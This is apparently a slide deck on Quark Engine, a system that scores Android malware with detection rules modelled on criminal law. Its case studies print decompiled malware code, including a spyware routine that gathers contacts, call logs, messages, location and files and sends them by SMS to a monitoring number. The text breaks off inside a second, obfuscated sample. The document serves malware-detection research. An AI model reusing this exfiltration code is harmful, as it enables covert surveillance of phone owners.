Quark Engine – An Obfuscation-Neglect Android Malware Scoring System

KunYu Chen & JunWei Song

Security Researcher @ Telecom Technology Center

QUARK

KunYu Chen

Security Researcher,
Founder of Quark Engine

JunWei Song

Security Researcher
CoFounder of Quark Engine

Outline

#1: Introduction of Malware Scoring System

#2: Design Logic of the Dalvik Bytecode Loader

#3: Case Study of Malware Analysis Using Quark

#4: Detection Rule Generate Strategy

#3: Future Works

#1: 

Introduction of Malware Scoring System

Intro. of Malware Scoring System

As we know, when developing a malware analysis engine.

- It is important to have a scoring system.

However, those systems are either

- Business secretes or too complicated

Therefore, we decided to create

- A simple but solid one
- And take that as a challenge

Intro. of Malware Scoring System

And since we wanted to design
- A novel scoring system.

We stop reading and decoding
- What other people do in the field of cyber security

Because we don’t want our ideas
- To be subjected to existing systems

Intro. of Malware Scoring System

We started to find ideas

In fields other than cyber security

And luckily, we found one

Intro. of Malware Scoring System

The Best Practice We Found:

Criminal Law!!!!

Intro. of Malware Scoring System

Decoding the law

When sentence a penalty for a criminal.
The Judge weights the penalties
based on the criminal law.

Principles behind the law

Based on the decoded principles
We developed a scoring system for Android malware!

Intro. of Malware Scoring System

Principle # 1 A malware crime consists of action and target

Decoded principle

Definition: A crime consists of **action** and **target**
E.g.: **Steal** **Money**, **Kill** **People**.

Quark principle

Definition:
Malware crime consists of **action** and target.
E.g.: **Steal** **photos**, **Steal** banking account **passwords**.

Intro. of Malware Scoring System

Principle # 2 Loss of fame > Loss of wealth

Decoded principle

Physical Body Injury(death)
Is more serious than
Psychological Injury(intimidate)
* Hard to recover = Felony

Quark principle

Loss of fame > Loss of wealth
Because it's easier to make money back
than rebuild your reputation.

Intro. of Malware Scoring System


Principle # 3 Arithmetic Sequence

Decoded principle

When a murderer is sentenced 20 years in prison for the crime.
Robber (7 years)
Why 20 and 7 years?
No obvious principle can be decoded.

Quark principle

We use arithmetic sequence to weight the penalty of each crime.
Eg. y1 = 10, y2 = 20, y3 = 30



Intro. of Malware Scoring System

Principle # 4 The latter the stage, the more we're sure that the crime is practiced. (The order Theory)

Decoded principle

Order theory of criminal
Explains the stages of committing a crime.


As mentioned in chapter 4 of Taiwan Criminal Law

Each crime consists of a sequence of behaviors.
Those behaviors can be categorized (stages) in a specific order.

Intro. of Malware Scoring System

Principle # 4 The latter the stage, the more we're sure that the crime is practiced. (The order Theory)


For Instance: Murder



Intro. of Malware Scoring System

Principle # 4 The latter the stage, the more we're sure that the crime is practiced. (The order Theory)

Android Malware Crime Order Theory




android.permission.SEND_SMS android.permission.ACCESS_CORSE_LOCATION android.permission.ACCESS_FINE_LOCATION	getCellLocation()	getCellLocation() sendTextMessage()	getCellLocation() sendTextMessage()	The location data

Intro. of Malware Scoring System

Principle # 4 The latter the stage, the more we're sure that the crime is practiced. (The order Theory)

Android Malware Crime Order Theory

Crime # 5
We have found certain combination of native APIs called



Crime # 1
We have found native APIs called in a correct sequence and they're handling the same register


Intro. of Malware Scoring System

Principle # 5 The more evidence we caught, the more weight we give.(The order Theory)

Quark principle

Stage 2 is given more weight than stage 1.

x2 > x1



Intro. of Malware Scoring System


Principle # 6 Proportional Sequence (The order Theory)

Decoded principle

The latter the stage
the more we're sure that the crime is practiced.

Quark principle

We use proportional sequence to present such principle.



Intro. of Malware Scoring System

Principle # 7 Crimes are independent events

Quark principle

For simplicity, we assume crimes are independent events.
And can add up penalty weights directly.

Intro. of Malware Scoring System

Principle # 7 Crimes are independent events

Steal Photos

(Penalty weight of crime) *
(Proportion of caught evidence)


[5*(2^2/2^4)=1.25]

Steal Banking Account Password

[1*(2^4/2^4)=1]

Total Penalty Weight

1.25 + 1 = 2.25



Intro. of Malware Scoring System

Principle # 8 Threshold Generate System

Decoded principle:

No obvious principles for threat level thresholds.

Quark principle:

To design a threshold generate system.
Not Just give any number by intuition.

Intro. of Malware Scoring System

Principle # 8 Threshold Generate System

Quark principle:

To design a threshold generate system.
Not Just give any number by intuition.

5 threat levels:

Threshold for each level is the sum of
(**Same** proportion of caught evidence)
multipies
(Penalty weight of crime**s**)

Not Perfect:

Build a foundation for future optimization!


#2: 

Design Logic of Dalvik Bytecode Loader

Design Logic of Dalvik Bytecode Loader (DBL)

DBL is the implementation of the Android malware crime order theory.

5 stages:




First 3 stages:

We simply use APIs in androguard to implement the first 3 stages.

Design Logic of Dalvik Bytecode Loader (Stage4)

5 stages:



Stage 4:

We need to find the calling sequence of native APIs.
E.g. Crime: Send Location data via SMS

`Landroid/telephony/TelephonyManager getCellLocation` → `Landroid/telephony/SmsManager sendTextMessage`

Design Logic of Dalvik Bytecode Loader (Stage4)

Finding calling sequence of native APIs:

Find mutual parent function

Design Logic of Dalvik Bytecode Loader (Stage4)

Smali-like code of sendMessage():

Malware hash: 14d9f1a92dd984d6040cc41ed06e273e

```
    14 new-instance v6, Lcom/google/progress/Locate;
    15 invoke-direct v6, v9, Lcom/google/progress/Locate;-><init>(Landroid/content/Context;)V
    16 invoke-virtual v6, Lcom/google/progress/Locate;->getLocation()Ljava/lang/String;
    17 move-result-object v3
    18 new-instance v6, Lcom/google/progress/FileList;
    19 invoke-direct v6, Lcom/google/progress/FileList;-><init>()V
    20 invoke-virtual v6, Lcom/google/progress/FileList;->getInfo()Ljava/lang/String;
    21 move-result-object v2
    22 if-eqz v1, +1a

sendMessage-BB@0x68 : [ sendMessage-BB@0x70 sendMessage-BB@0x98 ]

    23 const-string v6, ''
    24 if-eq v1, v6, +16

sendMessage-BB@0x70 : [ sendMessage-BB@0x98 ]

    25 iget-object v6, v9, Lcom/google/progress/AndroidClientService;->phoneNumber Ljava/lang/String;
    26 new-instance v7, Ljava/lang/StringBuilder;
    27 const-string v8, '被监控手机联系人:'
    28 invoke-direct v7, v8, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V
    29 invoke-virtual v7, v1, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
    30 move-result-object v7
    31 invoke-virtual v7, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;
    32 move-result-object v7
    33 invoke-virtual v4, v6, v7, Lcom/google/progress/SMSHelper;->sendSms(Ljava/lang/String;Ljava/lang/String;)I
```

getLocation()

sendSms()

Design Logic of Dalvik Bytecode Loader (Stage4)


Obfuscation-Neglect:

Magic!

Design Logic of Dalvik Bytecode Loader (Stage5)

Stage 5:

We need to confirm that if the native APIs are handling the **same** register.



Design Logic of Dalvik Bytecode Loader (Stage5)

Simulating CPU Operation:

Read line by line of the smali-like code.

And operate like CPU to get


1. The value of every register
2. Information like functions who have operated the same register

```
    14 new-instance v6, Lcom/google/progress/Locate;
    15 invoke-direct v6, v9, Lcom/google/progress/Locate;-><init>(Landroid/content/Context;)V
    16 invoke-virtual v6, Lcom/google/progress/Locate;->getLocation()Ljava/lang/String;
    17 move-result-object v3
    18 new-instance v6, Lcom/google/progress/FileList;
    19 invoke-direct v6, Lcom/google/progress/FileList;-><init>()V
    20 invoke-virtual v6, Lcom/google/progress/FileList;->getInfo()Ljava/lang/String;
    21 move-result-object v2
    22 if-eqz v1, +1a

sendMessage-BB@0x68 : [ sendMessage-BB@0x70 sendMessage-BB@0x98 ]

    23 const-string v6, ''
    24 if-eq v1, v6, +16

sendMessage-BB@0x70 : [ sendMessage-BB@0x98 ]

    25 iget-object v6, v9, Lcom/google/progress/AndroidClientService;->phoneNumber Ljava/lang/String;
    26 new-instance v7, Ljava/lang/StringBuilder;
    27 const-string v8, '被监控手机联系人:'
    28 invoke-direct v7, v8, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V
    29 invoke-virtual v7, v1, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
    30 move-result-object v7
    31 invoke-virtual v7, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;
    32 move-result-object v7
    33 invoke-virtual v4, v6, v7, Lcom/google/progress/SMSHelper;->sendSms(Ljava/lang/String;Ljava/lang/String;)I
```

Design Logic of Dalvik Bytecode Loader (Stage5)

Register Object


It's a self-defined data type.



Design Logic of Dalvik Bytecode Loader (Stage5)

Expand Every Register

Every time when the value of Used_by_which_function is filled.



We produce lots of register objects.

Design Logic of Dalvik Bytecode Loader (Stage5)

Register Objects are organized with

Two-Dimensional Python List

Similar idea like the hash table to boost up r/w of the list.

Design Logic of Dalvik Bytecode Loader (Stage5)

Finish constructing the hash table

We then scan through all register objects to check

If APIs are handling the same register.

#3: 

Case Study of Malware analysis using Quark Engine

Case Study of Malware Analysis

Two malware

- Non-Obfuscated: 14d9f1a92dd984d6040cc41ed06e273e
- Obfuscated: 76db25ce55dc2738a387cbbb947f32f0

For each malware

- Show how we detect the behavior of the malware with detection rule

Case Study of Malware Analysis


Malware #1

Non-Obfuscated: 14d9f1a92dd984d6040cc41ed06e273e

Detection Rule:

Detect whether if the malware
sends out cellphone's **location** data via **SMS**.

Case Study of Malware Analysis



Source Code - sendMessage

```
public void sendMessage() {
    SMSHelper helper = new SMSHelper(this);
    String con = new ContactsCollecter(this).getContactList();
    String cal = new GetCallLog(this).getInfo();
    String sms = new SMSHelper(this).getInfo();
    String gps = new Locate(this).getLocation();
    String file = new FileList().getInfo();
    if (!(con == null || con == "")) {
        helper.sendSms(this.phoneNumber, "被监控手机联系人:" + con);
    }
    if (!(cal == null || cal == "")) {
        helper.sendSms(this.phoneNumber, "被监控手机通话记录:" + cal);
    }
    if (!(sms == null || sms == "")) {
        helper.sendSms(this.phoneNumber, "被监控手机短消息:" + sms);
    }
    if (!(gps == null || gps == "")) {
        helper.sendSms(this.phoneNumber, "被监控手机GPS位置:" + new Locate(this).getLocation());
    }
    if (file != null && file != "") {
        helper.sendSms(this.phoneNumber, "被监控手机文件列表:" + file);
    }
}
```

Native API
sendTextMessage()
inside!

Native API
getCellLocation()
inside!

Source Code - getLocation

```
public String getLocation() {
        StringBuffer sbLocation = new StringBuffer();
        try {
            this.gsm = (GsmCellLocation) this.telManager.getCellLocation();
            int cid = this.gsm.getCid();
            int lac = this.gsm.getLac();
                    ...

            data.put("cell_id", cid);
            data.put("location_area_code", lac);

            array.put(data);
            holder.put("cell_towers", array);
            DefaultHttpClient client = new DefaultHttpClient();
            HttpPost httpPost = new HttpPost("http://www.google.com/loc/json");
            httpPost.setEntity(new StringEntity(holder.toString()));
            HttpResponse resp = client.execute(httpPost);
            System.out.println("GPS获取经纬度得到响应");
            BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(resp.getEntity().getContent()));
            StringBuffer sb = new StringBuffer();
            for (String result = bufferedReader.readLine(); result != null; result = bufferedReader.readLine()) {
                sb.append(result);
            }
            JSONObject jSONObject = new JSONObject(new JSONObject(sb.toString()).getString("location"));
            String latitude = jSONObject.getString("latitude");
            String longitude = jSONObject.getString("longitude");
            sbLocation.append("纬度:" + latitude);
            sbLocation.append(" 经度:" + longitude);
            sbLocation.append(" 位置:" + "(基站)打开地图查看");
            return sbLocation.toString();
        } catch (Exception e) {
                    ...
        }
}
```

Get Cell Location

Return location info

Source Code - sendSms

```
public int sendSms(String phonenumber, String smsMessage) {
        SmsManager.getDefault().sendTextMessage(
          phonenumber,
          (String) null,
          smsMessage,
          PendingIntent.getBroadcast(this.context, 0, new Intent(), 0), (PendingIntent) null);

        return 1;
    }
```

Case Study of Malware Analysis

Malware #2

Obfuscated: 76db25ce55dc2738a387cbbb947f32f0


Detection Rule:

Detect whether if the malware

Detect **WiFi Hotspot** by gathering information

Like **active network info** and **cell phone location**.

Case Study of Malware Analysis



Source Code - p.a

```
static String a(Activity activity, cl clVar, long j) {
        try {
            if (!e.b(activity)) {
                return null;
            }
                    ...
            am.a(ap.a(activity), byteArrayOutputStream);
                    ...
            am.a(f.f(activity), byteArrayOutputStream);
                    ...
            try {
                sb.append(k.a(byteArrayOutputStream.toByteArray(),
k.b(String.valueOf("DRWjzp4vScwqwyrb") + e.c(activity) + a)));
            } catch (Exception e5) {
            }
            return sb.toString();
        } catch (Exception e6) {
            return null;
        }
    }
```

Native API
getActiveNetworkInfo()
inside!

Native API
getCellLocation()
inside!

Source Code - ap.a

```
static String a(Context context) {
        NetworkInfo activeNetworkInfo;
        try {
            if (av.a(context, "android.permission.ACCESS_NETWORK_STATE") &&
                (activeNetworkInfo = ((ConnectivityManager)
                                      context.getSystemService("connectivity")).getActiveNetworkInfo()) != null &&
                activeNetworkInfo.isAvailable()) {

                if (activeNetworkInfo.getType() != 0) {
                    return "wifi";
                }
                String extraInfo = activeNetworkInfo.getExtraInfo();
                if (extraInfo == null) {
                    return "";
                }
